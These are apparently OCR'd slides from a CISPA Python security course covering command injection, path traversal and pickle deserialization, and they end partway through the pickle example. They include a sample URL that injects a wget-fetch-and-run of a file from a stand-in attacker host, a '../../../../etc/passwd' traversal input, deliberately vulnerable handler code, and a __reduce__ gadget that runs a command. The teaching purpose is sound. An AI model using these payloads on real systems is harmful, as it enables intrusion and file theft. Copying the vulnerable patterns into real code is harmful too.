

Code Execution Flaws


Python Course

CISPA
HELMHOLTZ CENTER FOR INFORMATION SECURITY

Recap: Input to a Web server







Command Injection

Running OS level commands

- programmers may choose to run OS commands with user input
  - programming language has no library (e.g., htpasswd generation)
  - **programmer is too lazy to figure out a different way**

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

OS commands - regular use

```python
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

- Regular usage: http://example.org/add_user?username=ben&password=secret
- Result:
  `htpasswd -b .htpasswd ben secret`

OS commands - malicious use

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

- Malicious usage: `http://example.org/add_user?username=ben; wget http://attacker.org/mal; chmod +x mal; ./mal %26 %23&password=secret`

- Result:

```
htpasswd -b .htpasswd ben;
wget http://attacker.org/mal;
chmod +x mal;
./mal & # secret
```

Executing code in bash

- Bash offers several options to execute multiple commands
- `cmd1; cmd2` - chain two commands together
  - regardless of the results of the first command
- `cmd1 && cmd2` - execute second command if first worked
- `cmd1 | cmd2` - pass output of cmd1 to cmd2 (via STDIN)
- `cmd1 $(cmd2)` - execute cmd2 and pass it as parameter to cmd1
- ``cmd1 `cmd2` `` - execute cmd2 and pass it as parameter to cmd1

Stopping command injection

- Problem: command and arguments not properly separated
  - bash parses and expands arguments (e.g., $ operations)

- Solution 1 (Python): separate command and arguments

```
import os

def add_user(request, username, password):
  os.system("htpasswd -b .htpasswd %s %s" % (username, password))
  return HttpResponse("user added")
```

```
import subprocess

def add_user(request, username, password):
  subprocess.call(["htpasswd", "-b", ".htpasswd", username, password])
  return HttpResponse("user added")
```

Path Traversal

What could go wrong here?

```python
def index(request):
    filename = request.GET['filename']
    return HttpResponse(open(f"downloads/{filename}").read())
```

What could go wrong here?

```python
def index(request):
    filename = request.GET['filename']
    return HttpResponse(open(f"downloads/{filename}").read())
```

- Attacker controls filename parameter
- Directory can be navigated with `../../`
    - `filename=../../../../etc/passwd` (in Linux, going to `/..` leads to `/`)

What could go wrong here?

```
def index(request):
    upfile = request.FILES['upfile']
    filename = upfile.name
    content = upfile.read()
    with open(f"uploads/{filename}", "w") as fh:
        fh.write(content)
    return HttpResponse("ok")
```


What could go wrong here?

```
def index(request):
    upfile = request.FILES['upfile']
    filename = upfile.name
    content = upfile.read()
    with open(f"uploads/{filename}", "w") as fh:
        fh.write(content)
    return HttpResponse("ok")
```

- Attacker controls name of uploaded file
- Can overwrite arbitrary files, e.g., re-define imported modules in the directory

Summary: Path Traversal

- Insufficient checking of input for meta characters
  - . and /
- May leak arbitrary files
  - /etc/passwd
  - .htpasswd



Deserialization Issues

Serialization flaws in Python

- Python ships pickle module
  - pickle.loads(), pickle.dumps()

```python
import pickle

def index(request):
  userdata = request.COOKIES.get("userdata")
  if userdata:
    actual_userdata = pickle.loads(userdata)
    # do something meaningful with user data here

  response = render_to_response("main.html", {})
  response.set_cookie('userdata', pickle.dumps(actual_userdata))
```

Exploiting pickle.loads()

- Attacker has full control over cookie
  - no signature/crypto used in example
- Requirement: unpickling code
  - easy way: using __reduce__ on custom object
  - " If provided, at pickling time `__reduce__()` will be called with no arguments, and it must return either a string or a tuple."

```
import pickle

def index(request):
  userdata = request.COOKIES.get("userdata")
  if userdata:
    actual_userdata = pickle.loads(userdata)
    # do something meaningful with user data here

  response = render_to_response("main.html", {})
  response.set_cookie('userdata', pickle.dumps(actual_userdata))
```

```
import subprocess
import pickle

class foo(Object):
  def __reduce__(self):
    return (subprocess.call, (('/usr/bin/id', )))

